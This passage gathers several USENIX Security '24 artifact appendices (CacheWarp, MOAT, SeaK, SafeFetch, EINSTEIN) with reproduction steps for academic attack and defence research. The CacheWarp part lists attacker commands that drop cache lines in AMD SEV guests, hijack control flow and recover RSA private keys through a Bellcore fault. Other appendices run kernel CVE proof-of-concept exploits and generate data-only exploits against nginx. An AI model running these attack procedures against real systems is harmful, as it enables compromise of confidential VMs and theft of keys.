sudo wrmsr -a 0xc0010015 0x$ENABLED
```

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** We show how the hypervisor can selectively drop dirty cache lines, partially writing back the cache before its invalidation. This is proven by the experiment (E1, E2) described in Section 5.2, with the results shown in Figure 7.

**(C2):** With Dropforge (Section 4.3), we change the behavior of functions inside the victim VM.

**(C3):** With Timewarp (Section 4.4), we redirect return values to an earlier point in the victim program's control flow.

**(C4):** We demonstrate that CacheWarp can perform a Bellcore attack on RSA-CRT (Section 6.1), fully recovering the private key given a single faulty signature.

### A.4.2 Experiments

**(E1): Eviction** [5 minutes]:

**How to:** Find a pattern to evict a L1/L2 cache line to the non-inclusive L3 cache and then evict it to memory.

**Preparation:** Enable huge pages and reduce the noise.

```
sudo sysctl -w vm.nr_hugepages=32

# Check cpufreq-info
sudo cpufreq-info -c 0 | grep "available"
# Denoise - fix the frequency
sudo cpufreq-set -c <CORE> -g userspace
sudo cpufreq-set -c <CORE> -f <FREQ>MHz
```

**Execution:** Run it with sudo.

```
cd l2-l3-prime
make
sudo ./hist <CORE>
```

**Results:** A reliable eviction pattern will be printed in the terminal.

**(E2): Selective state reset** [2 hours + (Additionally 1 day to launch AMD SEV VMs)]:

**How to:** Incorporate the eviction pattern obtained from E1 into the host kernel. To set up the victim, launch a SEV-ES/SNP machine. Next, compile and run "pocs/generic-writes-drop.c" inside the victim VM. The attacker chooses to drop memory modifications residing in only one cache set.

**Preparation:** Recompile the host kernel and launch a SEV-ES/SNP VM.

```
cd AMDSEV/build/linux
# Apply the kernel patch for the host

# Specify one core <X> to test this artifact
sudo cat /sys/devices/system/cpu/cpu<X>/cache/
    index3/shared_cpu_list

# Offline other cores within the CCX
echo 0 | sudo tee /sys/devices/system/cpu/cpu<
    Y>/online
```

**Execution:** Compile and execute in both the victim and attacker folders:

```
vm> sudo apt update && sudo apt -y install vim
     build-essential
vm> sudo sysctl -w vm.nr_hugepages=1
vm> gcc generic-writes-drop.c -O2 -o generic-
    writes-drop
hv> cd attacker && make

vm> ./generic-writes-drop
hv> sudo ./cachewarp_blind_drop 70 100 225
```

**Results:** You can observe a miscalculated sum in the terminal only with the correct cache set index (225).

```
## Expected Output (in the VM)
phys: 0x43c00000
phys: 0x43c03840
result: 39999998815 (similar, i.e., not
    40000000000)
```

**(E3): DropForge** [10 minutes]:

**How to:** Compile "dropforge.c" and run it inside the victim VM. The attacker iteratively drops each cache set.

**Execution:** Run the victim and attacker:

```
vm> gcc dropforge.c -o victim
vm> ./victim
hv> sudo ./invd.sh
```

**Results:** The attacker iteratively drops each cache set. A value will be printed to the terminal once the cache set containing the stack frame is dropped.

**(E4): TimeWarp** [10 minutes]:

**How to:** Drop the return address of the call instruction.

**Preparation:** Compile "timewarp.c" and run it inside the victim VM.

```
gcc timewarp.c -o timewarp
```

**Execution:** Run the victim and attacker poc:

```
vm> ./timewarp
hv> sudo ./invd.sh
```

**Results:** An unreachable path will be executed.

```
# Expected Output (in the VM)
"Win!"
```

**(E5):** Bellcore Attack:

**How to:** Using RSA-CRT to sign inside the guest VM until the hypervisor injects a fault, resulting in a faulty signature.

**Preparation:** Copy the folder "rsa-crt" into the guest VM and compile it.

```
vm> make all
```

**Execution:** Keep signing in a loop until a fault results in a different signature. If the signing loop does not end, repeat the drop multiple times from the hypervisor.

```
vm> make exploit
hv> sudo ./cachewarp_blind_drop 70 100 225 0
```

**Results:** The prime numbers P and Q will be recovered and printed to the terminal.

```
vm> python3 exploit.py
```

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: MOAT: Towards Safe BPF Kernel Extension

Hongyi Lu[1,2,3], Shuai Wang[3,†], Yechang Wu[2], Wanning He[2], Fengwei Zhang[2,1,†]

[1]*Research Institute of Trustworthy Autonomous Systems, Southern University of Science and Technology*
[2]*Department of Computer Science and Engineering, Southern University of Science and Technology*
[3]*Department of Computer Science and Engineering, Hong Kong University of Science and Technology*

## A Artifact Appendix

### A.1 Abstract

MOAT's artifact contains the source code and the benchmarks used in the evaluation part. We outline the steps to retrieve the artifact and reproduce the experiments in the paper.

### A.2 Description & Requirements

The artifact contains the following components.

1. MOAT's Linux (ver. 6.1.38) source
2. A set BPF programs with various functionality
3. A set of user-space programs used to stress the MOAT's kernel and the BPF programs

#### A.2.1 Security, privacy, and ethical concerns

We make moderate modification to the original kernel that might not be compatible with certain user-space programs and could potentially cause data loss. Therefore, we suggest evaluating MOAT in a clean-state machine or a VM[1].

#### A.2.2 How to access

The artifact is in https://github.com/jwnhy/MOAT-Open/tree/b1cfea3114ddf237c2100bc1bdc53f4030f4780b.

#### A.2.3 Hardware dependencies

We evaluate MOAT on a target machine with an Intel 8505 CPU, 8 GiB of RAM and an I226 network controller. A host machine is deployed to send network packets to test the target machine. The host machine has an Intel 12700K CPU, 32 GiB of RAM and a RTL8125B network controller.

#### A.2.4 Software dependencies

We use no proprietary software in our evaluation.

#### A.2.5 Benchmarks

We use `iperf3`, `nginx`, `wrk`, `sysfilter`, `Phoenix Test Suite` and `UnixBench` as user-space workloads. We use modified `libbpf` (included in our repository) as BPF workloads.

### A.3 Set-up

#### A.3.1 Installation

**Prepare `rootfs`** MOAT must be installed on a clean-state Linux `rootfs`. Depending on the platform (virtual/physical machine), there are the two ways to prepare MOAT's `rootfs`.

If you are evaluating MOAT with physical machine (e.g., Intel 8505), you can install arbitrary Linux distro and replace its kernel with MOAT's. As a reference, we use Gentoo when conducting the experiments in the paper.

If you are evaluating MOAT with virtual machine, you can use `debootstrap` to create a Debian `rootfs` from scratch.

**Install MOAT** Once you have a usable Linux, you can install MOAT's kernel. As a reference, one can run `sudo make -j$(nproc) && sudo make install`.

#### A.3.2 Basic Test

One can load `dropfilter.bpf.c` using the `libbpf` as a basic test for MOAT. The expected result is that all the packets in the target network interfaces are dropped. For other tests, one can refer to the `README` in our repository.

### A.4 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

[†] Shuai Wang and Fengwei Zhang are the corresponding authors.

[1] VM is only suitable for functional evaluation and does not reflect the actual performance of MOAT.




# USENIX Security '24 Artifact Appendix: <SeaK: Rethinking the Design of a Secure Allocator for OS Kernel>

## A Artifact Appendix

We aim to apply for Available, Functional and Reproduced Badges.

### A.1 Abstract

This artifact is applying for an Artifacts Available badge, an Artifacts Functional badge, and an Results Reproduced badge. For Available badge, all source code and scripts can be found in https://github.com/a8stract-lab/SeaK/tree/v1.1. For Functional badge, we will use CVE-2021-4154 as an example to demonstrate the workflow to create an eBPF program from scratch. For Reproduced badge, we have prepared LMbench and phoronix test suite to thoroughly reproduce the performance and memory overhead. All the experiments will be done in a virtual machine for convenience and detailed workflow is in the github repository.

### A.2 Description & Requirements

In this section, we first describe whether reproducing our artifacts will risk the evaluator's machine security, followed by approaches to accessing our artifacts. Then, we describe hardware dependencies and software dependencies before listing the benchmarks.

#### A.2.1 Security, privacy, and ethical concerns

`SeaK` aims to protect the OS kernel through the eBPF ecosystem. To enable `SeaK`, the kernel needs additional eBPF helper functions before being compiled and installed, which is destructive to some extent. Therefore, to make evaluators feel safe, we prepared a kernel image and a root filesystem for evaluators. As such, evaluators can download the image and reproduce our results in an isolated environment, ensuring the safety and privacy of the host machine. The access for the image can be found in Section A.2.2. Furthermore, it is important to note that all vulnerabilities included in the artifact are publicly available and have been addressed in the mainstream kernel. Therefore, there are no security, privacy, or ethical concerns regarding the open-source community. The artifact builds upon resolved issues, and its purpose is to contribute to the knowledge and advancement of the field.

#### A.2.2 How to access

The complete artifacts are available in a public Github Repo https://github.com/a8stract-lab/SeaK/tree/v1.1 , which includes three main components: eBPF programs and corresponding scripts for evaluation, source code developed in `SeaK`, manuals and examples for evaluators to quickly understand the key idea of `SeaK`. The virtual machine file system image can be downloaded from https://tinyurl.com/mwsub255, which should be put under the directory '1-evalution'. Due to the space limit, we cannot list all details here. Instead, they are clearly stated in the repo for evaluators to follow. The artifacts provided in the Github Repo are sufficient for evaluators to reproduce.

#### A.2.3 Hardware dependencies

To completely reproduce SeaK, we recommend the following minimum hardware configurations: ① an Intel CPU with VT-X virtualization feature, ② 32GB or larger memory, and ③ at least 300GB disk space (for LLVM compilation).

#### A.2.4 Software dependencies

It is preferable to perform the evaluation on the Ubuntu Linux distro, especially the 22.04 desktop which is the same OS for `SeaK` development. The OS is supposed to include essential packages such as debootstrap, qemu-system-x86_64, openssh and wget. These packages are necessary for setting up the evaluation environment and conducting runtime evaluations. Besides, it is advised not to utilize Docker for the evaluation process because the artifact necessitates the use of two separate terminals - one for displaying the result when running the vulnerabilities programs or benchmarks and another for running bpf programs.

#### A.2.5 Benchmarks

The exploits for vulnerabilities used as test cases have been collected and provided in the Github Repo. We used Phoronix-benchmark and lmbench for performance measurement which is publicly available online

## A.3 Set-up

In this section, we focus on the installation and testing of SeaK using the kernel image and a root filesystem we provided for the sake of ethics (See Section A.2.2). The evaluator can boot up the kernel using QEMU. Due to the space limit, we move the detailed instruction for reproducing SeaK from scratch in the Github Repo.

### A.3.1 Functional

To present the functional of the SeaK, we take CVE-2021-4154 as an example, demonstrate the workflow to create an eBPF program from scratch. At first, system admin may receive a bug report showing the error sites and objects of the heap memory corruption. Then, system admin use the static analysis tools `hot\_bpf\_analyzer` to extract the alloction and release sites of those heap objects. After that, SeaK generate the BPF AA(atomic Alleviation) programs by taking the allocation and release sites as parameter. BPF AA programs are loaded in the kernel to seperate the location of struct file objects, and the exploitations will be prevented. The system will not be taken over, though there is proabilitity that the system may panic

### A.3.2 Reproduce

To prove the results can be reproduced, we design 2 experiments to thoroughly analyze the performance and memory overhead of existing features and SeaK. To make the experiments process easier, we provides virtual machines to accelerate the evaluations, but the whole process may still take more than 20 hours.

### A.3.3 Installation

None

### A.3.4 Basic Test

After evaluators pull the github repository and run `evaluate.sh`, there will be 2 terminals pop up. In figure 1, the left terminal 1 boots up the virtual machine, and waits to be logged in, and the right terminal 2 has already logged in through ssh. Evaluators can login the virtual machine with the user name root and no password is needed. After that, evaluators can run ls command on either terminal, and there will be three directories and one tar file, including bpf-evaluation, POCs, scripts and lmbench.tar.gz. The bpf directory contains all compiled BPF prevention programs. The POCs directory contains the exploits of vulnerabilities. The scripts directory contains evaluation scripts that need evaluator to execute in the virtual machine. The file lmbench.tar.gz is one of the benchmarks.

## A.4 Evaluation workflow

The specific details can be found in the Github Repo https://github.com/a8stract-lab/SeaK/tree/v1.1

### A.4.1 Major Claims

**(C1):** The vulnerabilities can be protected from being exploited.
**(C2):** The overhead of the existing feature is the same as stated in the paper Section 3.2 and 3.3
**(C3):** The overhead of the SeaK is negligible as stated in paper Section 8.2 and 8.3

### A.4.2 Experiments

**(E1):** [Sythesize bpf programs] [30 human-minutes + 5 compute-hour + 10GB disk]:
**Execution:** 1) analyze bug report to get the vulnerable, sensitive objects. 2) build up docker image 3) compile the specific LLVM compiler and the analyzer 4) compile the kernel with the specific LLVM compiler 5) run the static analyzer to get the allocation sites 6) generate and compile the BPF program
**Results:** a synthsized bpf program "hotbpf_effective" can be found under `2-source-code/linux-5.15.106/samples/bpf`.

**(E2):** [Test if the bpf programs can prevent the exploits] [30 mins human-hour]:
**Execution:** Simply execute `evaluate.sh` under "1-evaluation" and two terminals will pop up. On one of the terminals, run the bpf program which has just been compiled. On the other terminal, run the POCs we prepared.
**Results:** After the attack, in figure 2 we can see the system is still functioning, but the POCs cannot get `/bin/bash` shell.

**(E3):** [Test the overhead of existing features] [1 human-hour + 12 compute-hour]:
**Execution:** 1) run `evaluate-vanilla.sh` and run `EF_vanilla.sh`, then close the virtual machine 2) run `evaluate-C1.sh` and run `EF_C1.sh`, then close the virtual machine 3) run `evaluate-C2.sh` and run `EF_C2.sh`, then close the virtual machine 4) run `evaluate-C3.sh` and run `EF_C3.sh` 5) run `EF_analysis.sh`
**Results:** Result can be viewed in directory 'Results'. EF_lmbench.xlsx is the result of lmbench and EF_phoronix.xlsx is the result of phoronix. EF_memory_overhead.pdf shows the memory overhead of the existing feature when running lmbench.

**(E4):** [Test the overhead of SeaK] [24 compute-hour]:
**Execution:** At the beginning of this part, run `evaluate-SeaK.sh` to boot up the virtual machine. For this part, we provide two options. Because lmbench is a widely-used but very old benchmark (back to 1990s), some of the testing results may be unstable.





Figure 1: execute `evaluate.sh` to boot up the virtual machine, two terminals pop out.





Figure 2: The functionality of SeaK, exploitation in the right terminal cannot corrupt the system that is protected by the SeaK AA eBPF program in the left terminal.

**Option 1**: Execute `SeaK.sh` to run the whole experiments which takes about 12 hours. This option runs lmbench 6 times (5 times for performance overhead, 1 time for memory overhead) and phoronix 1 time for each feature. In this option, most of the data can be stable and believable.

**Option 2**: Execute `SeaK-precise.sh` to run the whole experiments which cost about 24 hours. This option runs lmbench 11 times ( 10 times for performance overhead, 1 time for memory overhead) and phoronix 1 time for each feature. In this option, we can effectively get rid of most of the noise. The results can be more precise than option 1.

**Results:** Result can be viewed in directory 'results'. `SeaK_lmbench.xlsx` is the result of lmbench and `SeaK_phoronix.xlsx` is the result of phoronix. `SeaK_memory_overhead.xlsx.pdf` shows the memory-overhead of SeaK when running lmbench.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: SafeFetch: Practical Double-Fetch Protectionwith Kernel-Fetch Caching

Victor Duta Mitchel Josephus Aloserij Cristiano Giuffrida

Vrije Universiteit Amsterdam

## A Artifact Appendix

### A.1 Abstract

The `SafeFetch` artifact can be used to reproduce the main claims in our paper as follows: a) `SafeFetch` mechanics can thwart kernel double-fetches: we provide a security workflow showing that `SafeFetch` can defend against a publicly available POC for a known double-fetch CVE; b) `SafeFetch` provides comprehensive security with low overheads: we supply a performance measuring workflow that shows `SafeFetch` incurs practical overheads across a series of benchmarks (i.e., LMBench, OSBench, Phoronix); c) `SafeFetch` achieves comprehensive security at a fraction of the performance cost of state-of-the-art solutions: which we prove by running the same performance workflow with Midas.

### A.2 Description & Requirements

The artifact for `SafeFetch` is available on Github and contains the following components: a) the code implementing `SafeFetch` on the Linux kernel (v5.11); b) precompiled kernel images used to obtain the main security and performance results outlined in the paper; c) the raw performance results shown in the paper; d) scripts to reproduce the main performance and security results and e) detailed information regarding the artifact workflow. The artifact workflow for performance evaluation should be run on real-hardware for accurate performance results. Similarly, as the POC used in the security workflow exploits timing differences between concurrent writes and kernel reads, the security workflow should also be run on bare-metal.

#### A.2.1 Security, privacy, and ethical concerns

The CVE exploited in our evaluation also contains the fix, as such, host machines are not exposed to any security threats while running the artifact workflow. However, the artifact will remove prior Phoronix results from the host machine.

#### A.2.2 How to access

Our artifact is available on GitHub.

- Repository: https://github.com/vusec/safefetch-ae
- Release: v1.0

Steps to access the stable source code for the `SafeFetch` prototype on Linux Kernel (v5.11) are explained in the aforementioned repository readme.

#### A.2.3 Hardware dependencies

The precompiled kernel images used to reproduce the main results in the paper should be loaded on a real machine for accurate performance tests. The host machine requires around 40 GiB free disk space, and at least 8GiB of memory. Our `SafeFetch` prototype supports machines with 64-bit x86 processors, and the results in the paper were obtained on a Intel i7-6700 machine (using 32 GiB of RAM). An SSD is prefered for storage as it leads to faster compilation should you need to re-compile the workflow kernels. Moreover, for filesystem benchmarks (e.g., ran during LMBench bandwidth tests) an SSD assures that the storage speed does not become the bottleneck for the experiments.

#### A.2.4 Software dependencies

Running the `SafeFetch` images requires a guest operating system which supports GRUB 2.0 (or newer), as the artifact scripts use GRUB utilities to load the precompiled kernels on the host machine (check whether the `grub-mkconfig` and `update-grub2` are available on the machine). The images were tested on a machine running `Ubuntu 22.04` with a host Linux kernel version `5.15.0-100-generic`. The precompiled kernels use the default `X86_64` Linux build, `x86_64_defconfig`. In some scenarios the kernels might not run on the host machine (e.g., the host machine is equipped with hardware which require drivers beyond the Linux default build). In these cases, you must compile the kernels locally on the machine, using the host kernel local config. The artifact provides scripts to automatically compile `SafeFetch` kernels on the host machine. For local compilation, the host machine ideally runs gcc `v8.4` (or newer) and binutils `v2.30` (or newer). The process is explained in detail in the readme files that come with the artifact.

### A.2.5 Benchmarks

None. All the benchmarks are automatically installed as part of the artifact.

## A.3 Set-up

### A.3.1 Installation

You can download our stable release:

```
$ wget https://github.com/vusec/
    safefetch-ae/archive/refs/tags/v1
    .0.zip -O safefetch-ae.zip
$ unzip -a safefetch-ae.zip
```

Or clone the artifact from the GitHub repository:

```
$ git clone
    https://github.com/vusec/safefetch-ae.git
```

Once the artifact is saved on the host machine, enter the artifact folder (i.e., `safefetch-ae`) and run the following command:

```
$ make setup
```

The command will install all dependencies required by our workflow scripts on the host machine. Furthermore it will install and configure our main performance benchmarks: LMBench, OSBench and the Phoronix benchmarks discussed in the paper. Lastly, it will download the publicly available POC for `CVE-2016-6516` used to evaluate `SafeFetch`'s security.

### A.3.2 Basic Test

After setup finishes first check whether the POC and benchmarks are installed correctly and you can generate the main artifact results:

```
$ make verify_install && make all-
    paper
```

The end result of the command will be a pdf document in the `./playground/paper/` directory (which we will later regenerate once more parts of the artifact are ran). Without running the rest of the evaluation workflow the pdf will only contain the main performance tables/graphs discussed in the `SafeFetch` performance evaluation (obtained from the RAW results that are included with the artifact) alongside boiler plates for the results obtained when running the next parts of the artifact workflow. The backbone of the artifact is loading different kernels and running different performance/security evaluation workflows. To finish the basic test, check for liveness on the kernel used to reproduce the security workflow.

```
$ make load_kernel SAVED_DIR=exploit-
    default
$ sudo reboot
```

When loading the kernel you will be prompted to chose which kernel to load by default after reboot. Pick the index of the first kernel containing the string id "5.11.0-exploit+". In case the default `exploit` kernel does not boot, follow the detailed explanation provided in the artifact repository readme, which explains how to compile this kernel on the host machine.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *`SafeFetch`'s caching mechanism structurally mitigates double-fetch bugs in the Linux Kernel. This is proven by experiment (E1) which is described in Section 9.1 of the main paper. The experiment shows that even though the publicly available POC (proof-of-concept) to exploit a known double-fetch CVE can succesfully execute on a baseline image which does not enforce `SafeFetch`'s mechanics, the bug cannot be reproduced on a kernel that enables `SafeFetch`.*

**(C2):** *`SafeFetch` mitigates double fetch bugs with small penalty to performance. This is proven by experiment (E2) and described in our main performance evaluation section (Section 9.2) which shows that the default `SafeFetch` configuration scores low performance overheads (relative to the baseline), tipically in a 5% performance budget, across a series of microbenchmarks (e.g., LMBench, OSBench) and real-world applications (from the Phoronix suite).*

**(C3):** *`SafeFetch`'s lightweight caching mechanism achieves comprehensive performance at a fraction of the cost of existing solutions (e.g., Midas). This is proven by experiment (E3) and highlighted by our performance evaluation (Section 9.2) which shows that the overhead of Midas is far larger than the penalty incurred by `SafeFetch` on various benchmarks (e.g., 35.9% geo mean for Midas vs 4.4% for `SafeFetch` on LMBench).*

### A.4.2 Experiments

**(E1):** *[Security artifact] [1 human-minutes + 40 compute-minutes]: `SafeFetch` protects the kernel against double-fetch bugs and in particular mitigates an exploit for `CVE-2016-6516`. For this experiment you will execute the POC reproducing the exploit with and without `SafeFetch` enabled.*

**How to:** We provide a precompiled kernel image for this experiment. After booting, the image will act as baseline (the `SafeFetch` mechanism is disabled using static keys, i.e., the `SafeFetch` hooks are nop instructions). During runtime, the `SafeFetch` defense can be enabled using a script provided with the artifact (by enabling the static keys). If the bug reproduces during the execution of

the POC, a message containing the string "Bug-Warning" is printed to dmesg output. The experiment runs the POC for 5 iterations, each iteration attempting to reproduce the bug 1 million times and collects the number of warnings printed during each iteration. Our workflow script will run the experiment first while the kernel runs as baseline, after which it enables `SafeFetch` and runs the experiment again. While the kernel runs as baseline it's expected that the bugs reproduces a dozen of times per iteration. When `SafeFetch` is enabled, no warning should be printed to dmesg.

**Preparation:** From the artifact root dir run the following command to load the kernel and reboot the machine:

```
$ make load_kernel SAVED_DIR
    =exploit-default
$ sudo reboot
```

**Execution:** After booting into the new kernel, from the artifact root run the following command:

```
$ make run_security_artifact
```

As a fail-safe, this command only runs within the exploit kernel.

**Results:** After the experiment finishes, regenerate the artifact pdf by running:

```
$ make all-paper
```

Section 2 of the pdf will now contain tables showing how many times the bug was reproduced for each iteration, on the two configurations.

**(E2):** *[Performance artifact for `SafeFetch` ] [1 human-minutes + 7 compute-hours + 5GB disk]: `SafeFetch` demonstrates effective double-fetch mitigation with low overhead. For this experiment you will run the baseline and `SafeFetch` default configuration (refered to as `SafeFetch-default` in the main paper) across multiple benchmarks: LMBench (latency and bandwidth), OSBench and Phoronix.*

**How to:** We provide a image for this experiment configured with static keys to run first as a baseline (with the defense hooks replaced with nop instructions) then with the `SafeFetch` default configuration enabled.

**Preparation:** From the artifact root dir run the following command to load the kernel and reboot the machine:

```
$ make load_kernel SAVED_DIR
    =safefetch-default
$ sudo reboot
```

When prompted for which kernel to boot, provide the index of the first image containing the string id "5.11.0-safefetch+".

**Execution:** After booting into the new kernel, from the artifact root run the following command:

```
$ make
    run_performance_artifact
```

The script will first run all benchmarks on the baseline then switch to the `SafeFetch` configuration and run the same benchmarks again. RAW results are outputed in the `./playground/performance` directory.

**Results:** After the experiment finishes, regenerate the artifact pdf by running:

```
$ make all-paper
```

The pdf now contains all results for `SafeFetch-default` in Section 1, each in a different subsection (shown side-by-side with the results from the main paper). Expect the following trends in the obtained results:

- LMBench: geomean overheads around 4-5% for both syscall and bandwidth tests.
- OSBench: geomean overhead between 0-3%.
- Phoronix: git, pybench, openssl oveheads between 0-1%.
- Phoronix: apache and nginx overheads around 2-3%.
- Phoronix: around 7% overhead for the IPC benchmark.

**(E3):** *[Performance comparisson with midas] [1 human-minutes + 3.5 compute-hours + 5GB disk]: `SafeFetch` demonstrates effective double-fetch mitigation with lower overheads than the state-of-the-art. For this experiment you will run Midas across the same performance benchmarks and compare with `SafeFetch-default`.*

**Preparation:** From the artifact root dir run the following command to load the kernel and reboot the machine:

```
$ make load_kernel SAVED_DIR
    =midas-default
$ sudo reboot
```

When prompted for which kernel to boot, provide the index of the first image containing the string id "5.11.0-midas+".

**Execution:** After booting into the new kernel, from the artifact root run the following command:

```
$ make
    run_performance_artifact
```

**Results:** After the experiment finishes, regenerate the artifact pdf by running:

```
$ make all-paper
```

The pdf will now contain the results for Midas in the same performance tables/graphs as `SafeFetch`. Expect the following trends in the obtained results:

- higher overheads for Midas for LMBench latency results and OSBench (relative to `SafeFetch`).
- Phoronix: similar results as `SafeFetch` for git, pybench, openssl

- Phoronix: higher results for nginx and apache for Midas (around 7% on nginx and as high as 14% for apache).

Though not often, the Midas kernel can crash, disturbing the flow of the artifact. As a fail-safe the paper generation process can generate partial results from unfinished benchmarking runs.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Practical Data-Only Attack Generation

Brian Johannesmeyer Asia Slowinska Herbert Bos Cristiano Giuffrida

*Vrije Universiteit Amsterdam*

## A Artifact Appendix

### A.1 Abstract

In this artifact, we provide the means to reproduce our main results. Specifically, we show that our exploitation pipeline, EINSTEIN, identifies vulnerable syscalls across a range of applications, and that it generates working data-only exploits against `nginx`. We have evaluated our artifact using an AMD Ryzen 9 3950X CPU (32 cores), with 128GB of RAM, 4 TB storage, and running Ubuntu 22.04.3 LTS (kernel v6.2). Our source code is available on GitHub[1].

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Although EINSTEIN indeed produces working exploits, they are non-destructive proof-of-concept exploits, which write the string `"HELLO"` to either a file (`"/tmp/hi"`) or a local socket (address `"192.0.2.0"`). Hence, evaluating EINSTEIN poses no risks for machine security, data privacy, or other ethical concerns.

#### A.2.2 How to access

The files for the artifact evaluation are available at the `ae` tag of the EINSTEIN repository[2].

#### A.2.3 Hardware dependencies

EINSTEIN requires an x86-64 machine (Intel recommended); enough RAM to simultaneously load multiple program snapshots into memory, so EINSTEIN can post-process reports in parallel (recommended 100 GB RAM); and enough storage for hundreds of program snapshots (minimum 2 TB storage for this evaluation). We recommend using a machine with a high core count to speed up EINSTEIN's report post-processing.

#### A.2.4 Software dependencies

To build EINSTEIN and the target programs, we expect certain packages to be installed. In the Section A.3, we detail the steps to install such dependencies on Ubuntu 22.04, but similar steps are needed for other distributions.

#### A.2.5 Benchmarks

We use each target application's test suite to drive the analysis.

### A.3 Set-up

To download and install dependencies, including go-task as a task-runner, from the EINSTEIN repository, run: `sudo snap install task --classic && task init`.

#### A.3.1 Installation

To build `libdft`[3], the command server, the EINSTEIN tool, and all target applications, run: `task libdft-build cmdsvr-build einstein-build apps-build`.

#### A.3.2 Basic Test

We first make a couple notes about running EINSTEIN:

- Due to the non-deterministic nature of dynamic analysis (from concurrency issues, system variability, etc.)[4], the actual results may slightly deviate from the expected results.
- If the `db-analyze-reports` task fails, try running the `db-analyze-reports-singleproc` task instead. It will be slower, but will avoid any system load-related crashes.

Test that the different components work as follows:

**(T1):** *libdft memory tainting [1 compute-second].*
*To test libdft's "taint all memory" functionality, run* `task libdft-test -- memtaint` *and compare its output to the expected output.*

[1] https://github.com/vusec/einstein/
[2] https://github.com/vusec/einstein/releases/tag/ae
[3] https://github.com/vusec/libdft64-ng
[4] See "Deterministic Process Groups in dOS" (OSDI 2010) and "Node.fz: Fuzzing the Server-Side Event-Driven Architecture" (EuroSys 2017).

**(T2):** *libdft instruction tainting [1 compute-second].*
*To test libdft's per-instruction taint policies, run* `task libdft-test -- ins` *and compare its output to the expected output.*

**(T3):** EINSTEIN *tool [1 compute-minute].*
*To test* EINSTEIN *on a simple program, run* `task einstein-test`*. Then, compare the output of* `task db-print-candidates` *with the expected output.*

**(T4):** *Target applications [4 compute-minutes].*
*To test* EINSTEIN *running each target application with a simple workload (e.g., sending a simple GET request to a web server), run* `task reports-clean apps-test db-add-reports db-analyze-reports`*. Then, compare the output of* `task db-print-candidates` *with the expected output.*

**(T5):** *Target application test suites [20 compute-minutes].*
*To test* EINSTEIN *running each target applications' test suites for 2 minutes each (rather than the entire test suites), run* `task reports-clean apps-eval-brief db-add-reports db-analyze-reports`*. Then, compare the output of* `task db-print-candidates` *with the expected output.*

**(T6):** *Exploit confirmation [2 compute-minutes].*
